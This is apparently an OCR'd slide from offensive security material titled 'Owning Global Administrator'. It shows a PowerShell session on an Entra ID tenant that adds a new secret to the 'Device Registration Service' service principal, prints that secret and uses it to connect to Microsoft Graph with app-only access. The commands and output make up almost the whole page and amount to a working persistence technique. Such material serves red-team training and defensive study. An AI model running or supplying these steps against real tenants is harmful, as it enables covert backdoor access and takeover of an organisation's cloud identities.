
Owning Global Administrator





Windows PowerShell
ga-eric@northwindtradersglobal.onmicrosoft.com AzureCloud a8c79a2a-f998-4913-96d2-f45694b77be1 northwindtradersglob...
PS C:\temp> $notafter = (Get-Date).AddMonths(6)
PS C:\temp> $TargetSPN = Get-AzureADServicePrincipal -SearchString "Device Registration Service"
PS C:\temp> $TargetSPN
ObjectId AppId DisplayName
c344e5a6-111d-4a00-a8e3-d1beb87c0750 01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9 Device Registration Service
PS C:\temp> $SPNCreds = New-AzureADServicePrincipalPasswordCredential -ObjectId $TargetSPN.ObjectId -EndDate $notafter
PS C:\temp> $SPNCreds.Value
FcGhiy7mY
PS C:\temp> $SPNPW = ConvertTo-SecureString -AsPlainText $SPNCreds.Value -Force
PS C:\temp> $GraphCreds = New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList $TargetSPN.AppId, $SPNPW
PS C:\temp> Disconnect-AzureAD
PS C:\temp> Connect-MgGraph -TenantId a8c79a2a-f998-4913-96d2-f45694b77be1 -ClientSecretCredential $GraphCreds
Welcome to Microsoft Graph!
Connected via apponly access using 01cb2876-7ebd-4aa4-9cc9-d28bd4d359a9
Readme: https://aka.ms/graph/sdk/powershell
SDK Docs: https://aka.ms/graph/sdk/powershell/docs
API Docs: https://aka.ms/graph/docs
NOTE: You can use the -NoWelcome parameter to suppress this message.
PS C:\temp>



